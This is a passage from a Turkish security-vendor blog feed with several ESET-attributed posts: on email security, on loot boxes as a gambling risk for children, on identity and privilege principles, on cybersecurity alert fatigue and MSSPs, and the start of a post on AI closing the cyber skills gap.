## Önce önleme ve [e-posta](https://antivirus.com.tr/kimlik-avi-2-0-is-e-postalarinin-nasil-ele-gecirildigini-ogrenin/) güvenliği
E-posta tabanlı tehditlerin gelişen doğası, sürekli tetikte olmayı ve adaptasyonu gerektirmektedir. Siber suçlular çeşitli güvenlik açıklarından faydalanmak için sürekli olarak yeni taktikler geliştirmekte, bu da kurumların ortaya çıkan riskler ve teknolojideki gelişmeler hakkında bilgi sahibi olmalarını zorunlu kılmaktadır. Önleme öncelikli uygulamalar, güvenlik farkındalığı kültürü ile birleştiğinde e-posta tabanlı saldırı riskini önemli ölçüde azaltabilir ve bir kuruluşun en kritik iletişim kanalını koruyabilir.
İşletmeler giderek daha karmaşık hale gelen tehdit ortamında yol alırken proaktif önlemler artık isteğe bağlı değil, bir zorunluluktur. Ele geçirilen tek bir e-postanın finansal, operasyonel ve itibar maliyeti çok büyük olabilir. Önleme öncelikli uygulamalara yatırım yaparak ve bir esneklik kültürü geliştirerek kuruluşlar gelen kutularını koruyabilir ve dijital ekosistemlerinin güvenliğini sağlayabilir.
**Kategoriler:** KURUM İÇİ ÖNLEMLER
**Etiketler:** E-Posta, Fidye Yazılımı, Kurumsal Güvenlik, Siber Güvenlik
---
### [Oyun içi ganimet kutuları: Oyun mu, kumar mı? ](https://antivirus.com.tr/oyun-ici-ganimet-kutulari-oyun-mu-kumar-mi/)
**Published:** Şubat 19, 2025
**Author:** ESET
**Excerpt:** Çocuklarınızın oyun oynarken edindikleri sanal ganimet kutuları ve diğer kumar benzeri ödüller, hafife almamanız gereken riskler oluşturabilir.
**Content:**
Çocuklarınızın oyun oynarken edindikleri sanal ganimet kutuları ve diğer kumar benzeri ödüller, hafife almamanız gereken riskler oluşturabilir.
Tarihsel olarak, birçok video oyunu basit bir ekonomik model izledi: Bir kez öde, sonsuza kadar oyna. Ancak günümüzde, bir oyunu satın almak genellikle sadece bir başlangıçtır. Modern oyunlar, oyuncuların temel oyuna ücretsiz olarak erişebildiği ancak bu ekstraların ilerlemelerini hızlandıracağı, rekabet avantajları sağlayacağı veya oyun deneyimlerini geliştireceği umuduyla sürekli olarak oyun içi öğelere para harcamaya teşvik edildiği ücretsiz oyun ekosistemlerini giderek daha fazla benimsemiştir.
Ganimet kutuları, skin bahisleri ve birçok video oyununun tartışmalı bir özelliği hâline gelen diğer mikro işlemler. Eğlence ve kumar arasındaki çizgiler bulanıklaşırken sonuçlar da netleşiyor. Bir zamanlar mühürlü gizemli kutular ve diğer şansa dayalı, kumar benzeri ödüller endişe edici görülmezken artık çoğu (kumar oynadıklarının farkında bile olmayan) [çocuklar ve gençler ](https://www.forbes.com/sites/jasonwosborne/2023/05/25/how-loot-boxes-in-childrens-video-games-encourage-gambling/)arasında [kumar bağımlılığına katkıda bulunan ](https://www.forbes.com/sites/jasonwosborne/2023/05/25/how-loot-boxes-in-childrens-video-games-encourage-gambling/)potansiyel risk olarak kabul edilmektedir.
Bu arada, düzenleme çarkları oldukça yavaş dönüyor. Birçok ebeveyn de çoğu zaman hazırlıksız [yakalanmakta ](https://www.bbc.com/news/technology-48925623)ve çocuklarını ve ailelerini tehlikeden uzak tutmak için mücadele etmektedir.
## Oyun ticaretinin püf noktaları
Ganimet kutuları, piyango kazı kazan kartlarından ya da rastgele plastik oyuncaklar içeren dijital çikolata yumurtalarından pek de farklı değil, belki de en tartışmalı oyun içi ödül türüdür. Candy Crush, Fortnite, FIFA, League of Legends ve Final Fantasy gibi büyük oyun serileri de geliştirme maliyetlerini dengelemek için bu “ganimet kutularından” ve diğer mikro işlemlerden elde edilen gelirlere bel bağlamıştır. Araştırmalar, 2025 yılı sonuna kadar ganimet kutularının [20 milyar ABD dolarının üzerinde ](https://www.juniperresearch.com/press/video-game-loot-boxes-to-generate-over-20-billion/)gelir getireceğini tahmin etmektedir.
Bilmeyenler için ganimet kutularının nasıl çalıştığını açıklayalım:
- Bir oyuncu, içinde ne olduğunu bilmeden bir ganimet kutusu satın almak için gerçek para harcar veya ödül olarak alır.
- Içerik rastgele belirlenir, bu da satın alma işlemini bir kumar haline getirir.
- Nadir ve çok arzu edilen ödüller kasıtlı olarak azdır ve tekrarlanan harcamaları teşvik eder.
İşte bu noktada slot makineleri ve rulet çarklarıyla olan paralellikleri görmezden gelmek imkânsız hâle geliyor. Bu gerilim, ödül ve aralıklı pekiştirme karışımı süreç, özellikle gençlerin para harcama dürtülerini kamçılayarak oyunları bırakamamalarına neden oluyor. Mobil cihazların erişilebilirliği ve birçok platformda yaş doğrulama kontrollerinin olmaması sorunu daha da kötüleştiriyor.
Gerçekten de kumarhaneler yönetmeliklere ve lisanslama gerekliliklerine tabi iken birçok video oyunu yasal gri bir alanda faaliyet göstermektedir. Genç oyuncular için kompulsif harcama riski özellikle gerçektir. Kumar davranışlarının gelişmesi ve genellikle ebeveynlerin haberi olmadan önemli mali kayıpların yaşanması da dahil olmak üzere sonuçlar ciddi olabilir.

## Üçüncü taraf kumar siteleri ve influencer’lar: Oyunun durumu
Ganimet kutuları sadece oyunların içinde olan bir sorun değil. Bu aynı zamanda ikincil bir kumar piyasasının da oluşmasına neden oldu. Üçüncü taraf web siteleri, oyuncuların bazı popüler oyunlardaki silah kaplamaları gibi oyun içi eşyalarını gerçek para karşılığında takas etmelerine veya bahis oynamalarına olanak tanıyor. Bu siteler genellikle düzenleyici gri bir alanda faaliyet gösterir ve çok az düzenlemeyle karşılaşır veya hiçbir düzenleme ile karşı karşıya kalmazlar. Birçoğu, reşit olmayanların bahis oynamasını aktif olarak engellemiyor, üstelik para kaybeden oyuncuların çoğu zaman başvuracakları bir merci de yok.
Oyun ve kumar arasındaki bağlantı, genellikle genç kitleler üzerinde büyük etkisi olan sosyal medya fenomenleri tarafından daha da güçlendirilmektedir. Bazıları takipçilerini kumar platformlarına yönlendirebilir, muhtemelen kullanıcı kayıplarına dayalı komisyonlar kazanabilir ve bu bazen [platformun gerçek sahibi olduklarını ](https://www.ftc.gov/news-events/news/press-releases/2017/09/csgo-lotto-owners-settle-ftcs-first-ever-complaint-against-individual-social-media-influencers)açıklamadan olabilir.
## Oyun bitti mi? Pek sayılmaz
Oyun ve kumar arasındaki çizginin her zamankinden daha bulanık olması nedeniyle düzenleyiciler bu durumu dikkate aldı ve oyun endüstrisi gelecekte bir hesaplaşma ile karşı karşıya kalabilir. Ancak şimdilik, mevzuat ve uygulama büyük ölçüde elde edilmesi zor bir konu ve oyun şirketleri katılım ve para kazanma taktiklerinde ince ayar yapmaya devam ediyor.
İşte, bazı ülkelerin ganimet kutuları ve diğer [oyun](https://antivirus.com.tr/vakit-nakittir-ve-online-oyun-dolandiricilarinin-bolca-vakti-var/) içi ekstralara karşı yürüttüğü yasama faaliyetlerinin bir özeti:
- Avustralya, çocukların ganimet kutuları içeren oyunlara erişimini engellemeyi amaçlayan [bir yasa çıkardı.](https://www.pcworld.com/article/2464538/all-games-with-loot-boxes-will-be-rated-m-or-higher-in-australia.html)
- Amerika Birleşik Devletleri’nde [bazı eyaletler, ](https://www.skadden.com/-/media/files/publications/2019/09/quarterly-insights/video_gaming_is_my_loot_box_legal.pdf)ganimet kutularını ve diğer oyun içi ödemeleri düzenlemeyi amaçlayan tedbirleri araştırıyor.
- Birleşik Krallık Kumar Komisyonu, [ganimet kutularını doğrudan yasaklamak için harekete geçmedi](https://www.theguardian.com/society/2022/jul/17/uk-will-not-ban-video-games-loot-boxes-despite-problem-gambling-findings); ancak [Birleşik Krallık oyun endüstrisinin kendi kendini düzenlemesine ](https://www.gamesindustry.biz/ukie-publishes-new-guidance-for-paid-loot-boxes)ve çocukların ganimet kutularına erişimini kısıtlayan [önlemleri uygulamasına ](https://www.bbc.com/news/entertainment-arts-65855157)izin verdi.
- Japonya, belirli bir ganimet kutusu türüne [yasak getirdi.](https://www.lexology.com/library/detail.aspx?g=9207df10-a8a2-4f67-81c3-6a148a6100e2)
- Belçika, 2018 yılında [ganimet kutularını yasakladı ](https://www.bbc.com/news/technology-43906306)(her ne kadar bu hamlenin [gerçek etkisi sorgulansa ](https://online.ucpress.edu/collabra/article/9/1/57641/195100/Breaking-Ban-Belgium-s-Ineffective-Gambling-Law)da); bu arada Hollanda’da da ganimet kutusu içeren bazı oyunlar yasaklandı ve [İspanya da ](https://mse.dlapiper.com/post/102ja7s/the-spanish-government-publishes-the-preliminary-regulation-addressing-loot-boxes)bu özelliği düzenlemek için harekete [geçti.](https://egamersworld.com/blog/lootboxes-law-in-the-netherlands-GvdW3zreJ5)
## Ebeveynler ne yapabilir?
Ganimet kutuları ve diğer tartışmalı oyun içi satın alımlarla ilgili sorun yakın zamanda ortadan kalkmayacak. Ebeveyn olarak altta yatan riskleri azaltmaya yardımcı olmak için ne yapabilirsiniz?
- Çocuklarınızla oyunlardaki kumar benzerlikleri hakkında konuşun çünkü bu tür davranışlarda bulunduklarının farkında olmama ihtimalleri yüksektir. Bir oyunda ödül kazanmak ile rastgele öğeler satın almak için gerçek para harcamak arasındaki farkı anlamalıdırlar.
- Çocuğunuzun hangi oyunları oynadığını ve ganimet kutuları veya diğer mikro işlemlerle ilgilenip ilgilenmediğini takip edin.
- Bazı platformlar harcama limitleri belirlemenize ve oyun içi satın alımları kısıtlamanıza veya kapatmanıza izin verir. Ganimet kutularına veya diğer mikro işlemlere yanlışlıkla veya aşırı harcama yapılmasını önlemek için bu özellikleri kullanın.
- Belirli oyunlara veya uygulama içi satın alımlara erişimi engelleyebilen ve/veya harcama limitleri belirlemenize veya yapılan satın alımları onaylamanıza izin veren [ebeveyn kontrollerini ](https://antivirus.com.tr/neden-ebeveyn-kontrol-yazilimina-ihtiyaciniz-var-ve-bu-yazilimda-olmasi-gereken-5-ozellik/)etkinleştirin.
- Takip ettikleri sosyal medya fenomenleri de dahil olmak üzere tüm çevrimiçi etkinliklerini bilmeye çalışın.
- Olumlu bir örnek oluşturun; gözlerinizi kendi ekranlarınızdan ayırın ve çocuklarınızın ekran süresini azaltmak için çevrimdışı hobileri teşvik edin.
Video oyunlarındaki ganimet kutuları ve kumar benzeri mekanikler sadece geçici bir heves değildir, bu nedenle risklerin farkında olun. Çocuklar için oyun oynamak bir macera ve [öğrenme deneyimi ](https://antivirus.com.tr/cocuklarinizin-video-oyunlari-oynayarak-edinebilecekleri-5-degerli-beceri/)olmalıdır, tüm ailenin refahını riske atabilecek bir kumar değil.
*Neden çocuklarınıza* [*Safer Kids Online*](https://saferkidsonline.eset.com/tr)*‘da ‘*[*Hey Pug*](https://saferkidsonline.eset.com/tr/kids-zone/young)*‘ı izletmiyorsunuz? Hey Pug, ESET tarafından çocuklara çevrimiçi güvenlik ve gizlilik hakkında ilgi çekici ve eğlenceli bir şekilde eğitim veren bir animasyon dizisidir.*
**Kategoriler:** SİBER GÜVENLİK
**Etiketler:** Dolandırıcılık, Ebeveyn Kontrolü, Oyun, Siber Güvenlik
---
### [Kimlik ve Ayrıcalık Güvenliği için 4 temel ilke](https://antivirus.com.tr/kimlik-ve-ayricalik-guvenligi-icin-4-temel-ilke/)
**Published:** Şubat 25, 2025
**Author:** ESET
**Excerpt:** İnsan ve makine kimliklerini korumak, uygun erişim kontrollerini sağlamak ve daha fazla güvenlik için kimlik ve ayrıcalık güvenliğinin temel ilkelerini öğrenin.
**Content:**
İnsan ve makine kimliklerini korumak, uygun erişim kontrollerini sağlamak ve güvenlik ve uyumluluğu artırmak için kimlik ve ayrıcalık güvenliğinin temel ilkelerini öğrenin.
Kimlik ve ayrıcalık yönetimi, modern siber güvenliğin temel dayanaklarından biridir. Gartner**, 2025 yılına kadar güvenlik ihlallerinin %70’inden fazlasının kimlik bilgilerinin kötüye kullanılması veya kötü yönetilen ayrıcalıklı erişimle ilgili olacağını** öngörüyor**.** Bu, kuruluşların doğrudan mücadele etmesi gereken sarsıcı bir risktir.
İşte bu noktada **kimlik ayrıcalıklarını güvence altına almak için dört ilke** devreye giriyor. Bu çerçeve hem insan hem de makine kimliklerini korumak için açık ve yapılandırılmış bir yol sağlar.
**Dört ilke şunlardır:**
1. Doğru Kimlik
2. Doğru Neden
3. Doğru Erişim
4. Doğru Zaman
Bu ilkeler, operasyonların sorunsuz bir şekilde yürütülmesini sağlarken sıkı kontrollerin uygulanmasını zorunlu kılar. Şimdi bunları inceleyelim.
## **1. Doğru Kimlik:** Doğru kişinin (veya makinenin) erişime sahip olduğundan emin olmak
Bu ilke ister insan kullanıcılar ister API’ler ve IoT cihazları gibi makine hesapları olsun yalnızca doğrulanmış ve güvenilir kimliklerin kritik sistemlere ve kaynaklara erişebilmesini sağlar.
**Sorun:** Yanlış, mükerrer veya kötü yönetilen kimlikler önemli bir risk oluşturmaktadır. Gartner’a göre, **kurumların %25’i kimliklerin doğru bir envanterini tutmakta zorlanıyor**.
**Çözüm:** Kimlikleri sürekli olarak doğrulamak ve yönetmek için Kimlik Yönetişimi, Erişim Yönetimi ve Çok Faktörlü Kimlik Doğrulama (MFA) kullanın.
## **2. Doğru Neden:** Erişimin gerekçelendirildiğinden emin olmak
Kimlik güvenilir olsa bile erişim nedeninin doğrulanması esastır. Bu ilke, açık ve meşru bir gerekçe olmadan hiçbir kaynağa erişilmemesi gerektiğinin altını çizer.
**Sorun:** Kritik verilere gereksiz erişim, [bilgi sızıntılarının](https://antivirus.com.tr/pam-ayricalikli-erisim-yonetimi-ile-ihlalleri-onlemek/) en yaygın nedenlerinden biridir. Gartner**, amaca dayalı yönetişimi uygulamayan kuruluşların %40 daha fazla uyumluluk ihlali yaşadığını** bildirmektedir**.**
**Çözüm:** Gerçek iş ihtiyaçlarına göre erişimi sınırlandırmak için onay iş akışları ve Tam Zamanında Erişim (Just-in-Time/JIT) politikaları uygulayın.
## **3. Doğru Erişim:** Ayrıcalıkların doğru düzeyde verildiğinden emin olmak
Bu ilke, kullanıcıların yalnızca ihtiyaç duydukları erişimi elde etmelerini sağlar, daha fazlasını değil. Olması gerekenden daha fazla erişim sağlanmış hesaplar büyük güvenlik riskleri yaratır ve [bir ihlal durumunda](https://antivirus.com.tr/pam-ayricalikli-erisim-yonetimi-ile-ihlalleri-onlemek/) potansiyel hasarı artırır.
**Sorun:** Birçok şirket hâlâ manuel provizyona güveniyor, bu da hatalara ve gerekenin ötesinde erişim izni verilmesine neden oluyor.
**Çözüm:** En Az Ayrıcalıklı Erişimi benimseyin ve gereksiz ayrıcalıkları sürekli olarak azaltmak için erişim yönetimini otomatikleştirin.
## **4. Doğru Zaman:** Erişimin geçici olduğundan emin olmak
Erişim söz konusu olduğunda zamanlama önemlidir. Ayrıcalıklar yalnızca ihtiyaç duyulduğunda aktif olmalı ve artık gerekli olmadığında kaldırılmalıdır; bu da riski azaltır ve gereksiz kalıcı erişimi ortadan kaldırır.
**Sorun:** Birçok kuruluş, projeler sona erdikten veya çalışanlar ayrıldıktan sonra erişimi iptal etmekte başarısız oluyor. Gartner**, insan ve makine kimliklerinin %60’ının gerekli sürenin ötesinde aktif izinlere sahip** olduğunu tahmin ediyor.
**Çözüm:** Tam Zamanında Erişim araçları, sürekli izleme ve süresi dolan erişimi otomatik olarak iptal eden Ayrıcalıklı Erişim Yönetimi (PAM) sistemleri uygulayın.

## İnsan ve makine için kimlik güvenliğini sağlama
Otomasyonun yükselişiyle birlikte makine kimlikleri katlanarak büyüdü. API’ler, bulut iş yükleri ve IoT cihazları genellikle insan kullanıcılardan daha fazla erişime sahiptir. **Dört İlkeyi her ikisine de uygulamak, hibrit bir ortamda güvenliği güçlü tutar.**
- **İnsan kimlikleri için:** Sağlam kimlik doğrulama, periyodik ayrıcalık incelemeleri ve güvenlik bilinci eğitimine odaklanın.
- **Makine kimlikleri için:** Erişimi izlemek için sertifikalar, dönen API anahtarları ve sürekli davranış izleme kullanın.
## Sonuç
**Güvenli kimlik ayrıcalıkları için dört ilke sadece siber güvenlik için en iyi uygulama değil, aynı zamanda bir gerekliliktir.** Bu ilkelere uyan kuruluşlar riski azaltır, uyumluluğu sürdürür ve daha güvenli ve verimli bir BT ortamı oluşturur.
[Bu kontrolleri uygulayarak](https://antivirus.com.tr/pam-ayricalikli-erisim-yonetimi-kapsamli-kilavuz/) hem insan hem de makine kimliklerinin sorumlu bir şekilde yönetildiğini bilerek güvenlik, performans ve gönül rahatlığı arasında doğru dengeyi kurabilirsiniz.
**senhasegura PAM**, kimlikleri güvence altına alarak, erişim kontrollerini otomatikleştirerek ve fazla ayrıcalıkları ortadan kaldırarak bu dört ilkeyi uygular. Tam zamanında erişim, gerçek zamanlı izleme ve otomatik kimlik bilgisi yönetimi ile kuruluşların riski azaltmasına, uyumluluğu sürdürmesine ve güvenlik işlemlerini kolaylaştırmasına yardımcı oluyoruz.
**senhasegura’nın en kritik varlıklarınızı nasıl koruduğuna** [göz atın](https://stratus.com.tr/senhasegura/); çözümü iş başında görün.
**Kategoriler:** KURUM İÇİ ÖNLEMLER
**Etiketler:** Kurumsal Güvenlik, PAM, Siber Güvenlik
---
### [Siber güvenlik yorgunluğuyla mücadele: 2025'te önde olun](https://antivirus.com.tr/siber-guvenlik-yorgunluguyla-mucadele-2025te-onde-olun/)
**Published:** Şubat 26, 2025
**Author:** ESET
**Excerpt:** BT ekipleri, artan tehdit ve uyarılara karşı zorlu bir savaşla karşı karşıya. Bu baskı kurumlarda gözden kaçan riskler ve siber güvenlik yorgunluğu oluşturuyor.
**Content:**
*Geçtiğimiz birkaç yıl içinde BT ekipleri, artan tehdit ve uyarı hacmine karşı sürekli zorlu bir savaşla karşı karşıya kaldı. Bu amansız baskı, kurumları gözden kaçan risklere ve kritik hatalara karşı savunmasız bırakan bir sorun olan siber güvenlik yorgunluğuna yol açtı. 2025’te riskler her zamankinden daha yüksek. İşletmeler ekiplerini bunaltmadan nasıl güvende kalabilir? Yönetilen Güvenlik Hizmet Sağlayıcılarının (MSSP’ler) oyunun kurallarını değiştiren rolü de dahil olmak üzere, siber güvenlik yorgunluğuyla mücadele etmek için temel stratejileri inceleyelim.*
Tükenmişlik, BT ekipleri için önemli bir sorun olarak ortaya çıkmıştır. Tehditlerin ve bazı siber güvenlik çözümlerinin artan karmaşıklığı, bitmek bilmeyen bir uyarı yağmuruyla birleştiğinde birçok BT yöneticisini bunalmış hâle getirmiştir. **Siber güvenlik** **yorgunluğu** veya **uyarı yorgunluğu** olarak bilinen bu olgu, güvenlik uyarılarına, güncellemelere ve kararlara sürekli maruz kalmanın duyarsızlaşmaya ve bıkkınlığa yol açmasıyla ortaya çıkar. Zamanla bu durumun korkunç sonuçları olabilir: Geciken yanıtlar, gözden kaçan tehditler ve hatta maliyetli güvenlik ihlalleri.
Bir itfaiyecinin tüm gün boyunca yanlış alarmlara yanıt verdiğini düşünün; gerçek bir yangın çıktığında enerjisi ve odağı çoktan tükenmiş olacaktır. Aynı durum, her gün yüzlerce uyarıyla karşılaşan ve bunların çoğunun düşük öncelikli veya alakasız olduğu ortaya çıkan siber güvenlik ekipleri için de geçerlidir. Sonuç mu? Yorgunluk, hayal kırıklığı ve kritik hatalar yapma olasılığının artması.
Siber güvenlik yorgunluğunun etkileri hakkında daha fazla bilgi edinmek için “[Siber güvenlik yorgunluğu: Zorluklar ve çözümler](https://antivirus.com.tr/siber-guvenlik-yorgunlugu-zorluklar-ve-cozumler/)” başlıklı makalemize göz atın.
2025 yılında siber güvenlik yorgunluğunun ele alınması daha da acil hâle geliyor. Neden mi? Çünkü önümüzdeki yıl, BT ve siber güvenlik uzmanlarından daha fazla talepte bulunulmasına neden olacak **gelişen zorluklar** getirmektedir. Gelin ufukta neler olduğuna daha yakından bakalım.
## 2025’te bizi neler bekliyor?
**1. Yapay zekâ güdümlü saldırılar ve gelişen tehditler**
Yapay zekâ saldırganlar için bir silah hâline geliyor. Siber suçluların daha sofistike kimlik avı kampanyaları, otomatik istismarlar ve gerçek zamanlı olarak adapte olan kaçamak kötü amaçlı yazılımlar için yapay zekâdan yararlanmasını bekleyin.
**2. macOS için yükselen tehditler**
macOS’in varsayılan olarak daha güvenli olduğunu mu düşünüyorsunuz? Tekrar düşünün. Apple cihazlarının popülaritesindeki artış, onları daha cazip bir hedef hâline getirdi ve [kötü amaçlı yazılım geliştiricileri giderek daha fazla ](https://www.techrepublic.com/article/cyber-security-trends-2025/)gözlerini bu ekosisteme dikti.
**3. Daha katı düzenlemeler**
Küresel düzenlemelerden yerel düzenlemelere kadar dünya çapında hükümetler ipleri sıkıyor. Bu, işletmelerin sağlam güvenliği korurken daha karmaşık uyumluluk gereksinimlerini karşılamaları gerektiği anlamına geliyor.
**4. İnsan unsuru: Enflasyon ve karmaşıklık**
Teknik zorlukların ötesinde, işletmeler artan maliyetlerle ve giderek daha karmaşık hâle gelen güvenlik ekosistemleriyle karşı karşıya kalacaktır. Bu kombinasyon, zaten zor durumda olan BT ve siber güvenlik ekipleri üzerinde daha da büyük bir baskı oluşturmaktadır.
## Siber güvenlik yorgunluğuyla mücadele etmek
İşletmeler içinde bulunduğumuz yılın zorluklarına hazırlanırken kritik odak noktalarından biri siber güvenlik yorgunluğunu ele almak olmalıdır. BT ve siber güvenlik ekipleri, modern tehditlerin hacmi ve karmaşıklığı nedeniyle zaten aşırı zorlanmaktadır ve **proaktif önlemler** alınmazsa tükenmişlik etkinliklerini tehlikeye atmaya devam edecektir.
Yorgunluğu azaltmak için çeşitli stratejiler olsa da kilit nokta hem ekipler hem de teknoloji için sürdürülebilir bir ortam yaratmak üzere doğru araçları ve iş akışlarını bir araya getirmekte yatmaktadır. Siber güvenlik yorgunluğuyla mücadele etmek için işletmeler **otomasyon**, **basitleştirme**, **önleme** ve **iletişimi** birleştiren çok yönlü bir yaklaşım benimsemelidir.
İş akışlarını kolaylaştırmak ve yama yönetimi ve tehdit önceliklendirme gibi tekrar eden süreçleri otomatikleştirmek stresi azaltır ve BT uzmanlarının yüksek öncelikli kararlara odaklanmasını sağlar. Araçların birleşik platformlarda birleştirilmesi portal yorgunluğunu azaltır, parçalı güvenlik sistemlerini yönetmenin getirdiği bilişsel yükü en aza indirir ve yanıt sürelerini iyileştirir.
Erken uyarı sistemleri ve düzenli güvenlik açığı değerlendirmelerini içeren proaktif bir yaklaşım yalnızca riskleri azaltmakla kalmaz, aynı zamanda BT ekiplerinin ele alması gereken uyarıların hacmini de azaltır. Ayrıca BT ekipleri ve liderlik arasında açık iletişimin teşvik edilmesi ve sürekli eğitim, personelin ortaya çıkan tehditlerle güvenle mücadele etmesini sağlayarak hem morali hem de dayanıklılığı artırır. Ve son olarak, şirketler her şeyi kendi başlarına yapmak zorunda olmadıklarını bilmelidir.

## MSSP: Alarm yorgunluğuna karşı siber güvenlik çözümü
Siber güvenlik yorgunluğuna karşı stratejiler arasında, bir **MSSP**‘ye dış kaynak kullanımı özellikle etkili bir yol olarak öne çıkmaktadır. MSSP’ler işletmelere en son teknolojiye ve deneyimli profesyonellere erişim sağlayarak sadece izleme ve müdahalenin ötesine geçen çözümler sunar.
MSSP’lerin dahili ekipleriniz üzerindeki yükü hafifletmeye nasıl yardımcı olabileceği aşağıda açıklanmıştır:
- **7/24 tehdit izleme ve müdahale**
Siber saldırılar her saat gerçekleştiğinden günün her saati izleme yapmak çok önemlidir. MSSP’ler sürekli gözetim sağlayarak tehditlerin mesai saatleri dışında bile gerçek zamanlı olarak tespit edilmesini ve azaltılmasını sağlar.
- **Uzmanlığa ve son teknoloji araçlara erişim**
MSSP’ler tehdit istihbaratından uyumluluğa kadar çeşitli alanlarda uzmanlaşmış güvenlik profesyonelleri istihdam eder. Ayrıca işletmelerin bağımsız olarak uygulaması için maliyeti engelleyici olabilecek gelişmiş araçlar kullanarak kuruluşunuzun mevcut en iyi savunmalardan yararlanmasını sağlarlar.
- **Ölçeklenebilirlik ve esneklik**
İşletmeniz ister büyüyor ister odağını değiştiriyor ya da mevzuat değişiklikleri yaşıyor olsun, MSSP’ler ihtiyaçlarınıza uyum sağlayan ölçeklenebilir çözümler sunar. Bu esneklik, MSSP’leri her büyüklükteki şirket için güçlü bir seçim hâline getirir.
- **Azaltılmış uyarı yorgunluğu**
Bir MSSP her uyarıyı ekibinize iletmekle kalmaz, önceliklendirir ve BT personelinizin yalnızca eyleme geçirilebilir ve yüksek öncelikli sorunlarla ilgilenmesini sağlar. Bu, iç kaynaklarınız üzerindeki bilişsel yükü önemli ölçüde azaltarak stratejik girişimlere odaklanmalarını sağlar.
- **Uyumluluk desteği**
Karmaşık düzenlemelerde gezinmek göz korkutucu olabilir. MSSP’ler dokümantasyon, denetim ve rehberlik sağlayarak işletmelerin uyumluluk gereksinimlerini karşılamasına yardımcı olur ve gelişen standartların bir adım önünde olmanızı sağlar.
### **ESET neden öne çıkıyor?**
Gelişmiş yapay zekâ odaklı araçları insan uzmanlığıyla birleştirerek, incelikli tehdit analizi ve hızlı, etkili yanıt sağlayan **ESET**, **PROTECT platformu** da dahil olmak üzere çözümleri ile karmaşıklığı azaltan ve güvenlik yönetimini kolaylaştıran entegre, ölçeklenebilir koruma sunar. Bu, işletmelerin kontrolü kaybetmeden görevleri boşaltmasına olanak tanıyarak dış kaynak kullanımı ile şirket içi gözetim arasında bir denge sağlar.
[**DAHA FAZLA BİLGİ EDİNİN**](https://www.eset.com/tr/business/protect-platform/)
2025’in zorlukları daha akıllı, daha sürdürülebilir siber güvenlik stratejileri gerektiriyor. İşletmeler, otomasyon, kolaylaştırılmış süreçler ve güvenilir MSSP’lere dış kaynak kullanımı yoluyla [siber güvenlik](https://antivirus.com.tr/siber-guvenlik-ve-yapay-zeka-2025te-neler-olacak/) yorgunluğunu ele alarak, ekiplerini çok fazla yormadan operasyonlarını koruyabilir. Gelişmiş araçlar ve uzman analizini bir araya getiren ESET gibi bir iş ortağı ile kuruluşlar, dijital güvenliğin gelişen dünyasında güvenle gezinebilir hem esneklik hem de gönül rahatlığı sağlayabilir.
**Kategoriler:** GÜVENLİK ÖNEMLİDİR
**Etiketler:** Kurumsal Güvenlik, MSSP, Siber Güvenlik
---
### [Yapay zekâ odaklı çözümler siber beceri açığını kapatır mı?](https://antivirus.com.tr/yapay-zeka-odakli-cozumler-siber-beceri-acigini-kapatir-mi/)
**Published:** Mart 5, 2025
**Author:** ESET
**Excerpt:** Siber tehditler her saat gelişirken 7,1 milyon profesyonelden oluşan siber güvenlik iş gücü de zorlu bir mücadelede. İşletmeler yapay zekâ desteğine başvuruyor.
**Content:**
Siber tehditlerin her geçen saat geliştiği bir dünyada, 7,1 milyon profesyonelden oluşan küresel siber güvenlik iş gücü zorlu bir mücadeleyle karşı karşıya. [BCG’nin 2024 Siber Güvenlik İş gücü Raporu](https://web-assets.bcg.com/61/d3/705fbd684d70b0e5f98cdcf7cf47/2024-cybersecurity-workforce-report.pdf)‘na göre dünya genelinde 2,8 milyon pozisyon hâlen doldurulmamıştır. Hindistan ve Çin’in başını çektiği Asya-Pasifik en büyük iş gücüne sahipken onu Amerika ve Avrupa takip ediyor. Ancak sayılar ne yazık ki yetersiz kalmaktadır: Açık olan her beş siber güvenlik pozisyonu için dörtten daha az nitelikli uzman mevcuttur. İşletmeler bu yüzden yapay zekâ desteğine başvuruyor.
Finansal zorluklar, işe alımların dondurulması ve bütçe kesintileri , daha ağır iş yükleri, tükenmişlik riskleri ve azalan iş tatmini ile aşırı yüklenmiş ekipler üzerindeki baskıyı artırarak sorunu daha da [kötüleştirmektedir](https://www.isc2.org/Insights/2024/10/ISC2-2024-Cybersecurity-Workforce-Study). Yetenekler için genellikle daha fazla teklif veren büyük işletmelere oranla, küçük işletmeler özellikle savunmasızdır. Nitelikli profesyonellerin azlığı, her büyüklükteki kuruluşu gelişmiş tehditlere giderek daha fazla maruz bırakmaktadır.
## Yapay zekâya giriş: Oyun değiştirici
Bu boşluğu gidermek için işletmeler, özellikle tehdit tespitinde yapay zekâya yöneliyor. Yapay zekânın tekrarlayan görevleri otomatikleştirme, tehdit tespitini geliştirme ve eyleme geçirilebilir istihbarat sağlama yeteneği, siber güvenlik ekiplerinin daha az kaynakla daha fazlasını başarmasına olanak tanıyor. Yapay zekâ, kapasite boşluklarını doldurmanın ötesinde, kuruluşların güvenliğe yaklaşımını temelden dönüştürüyor.
### Temel yapay zekâ uygulamaları
Yapay zekâ, günlük analizini, olay raporlamasını ve güvenlik açığı taramasını otomatikleştirerek manuel çabayı en aza indirir. Profesyoneller bu görevlerden kurtulur ve politika geliştirme ve proaktif tehdit avcılığı gibi stratejik girişimlere odaklanabilir. Örneğin, Doğal Dil İşleme (NLP) modelleri tehdit istihbaratı raporlamasını kolaylaştırır ve olay müdahale protokollerini otomatikleştirir.
Buna paralel olarak, tehdit tespiti ve olay müdahalesinde, yapay zekâ odaklı araçlar anormallikleri ortaya çıkarmak, saldırı vektörlerini tahmin etmek ve tehditleri önem derecesine göre sınıflandırmak için büyük veri kümelerini gerçek zamanlı olarak analiz eder. Davranışsal analitik, normal kullanıcı davranışı için temel çizgiler oluşturmaya yardımcı olur. İçeriden gelen tehditleri veya ele geçirilmiş hesapları gösterebilecek sapmaları işaretler. Ayrıca bu araçlar, tehditleri önem derecesine göre sınıflandırarak olaylara öncelik verir ve kritik sorunların hızla ele alınmasını sağlar.
Yapay zekâ tarafından üretilen araçlar, siber güvenlik ekiplerinin kötü amaçlı etkinlikleri daha hızlı bir şekilde tanımlamasını, kötü amaçlı yazılım analizine yardımcı olmasını ve karmaşık verilerden eyleme dönüştürülebilir içgörüler elde etmesini sağlar. AI tarafından desteklenen Gelişmiş Uç Nokta Tespit ve Yanıt (EDR) çözümleri, uç nokta etkinliklerine gerçek zamanlı görünürlük sunarak sıfırıncı gün tehditlerine ve fidye yazılımı saldırılarına hızlı yanıt verilmesini sağlar.
### Yapay zekâ ile kod üretmek
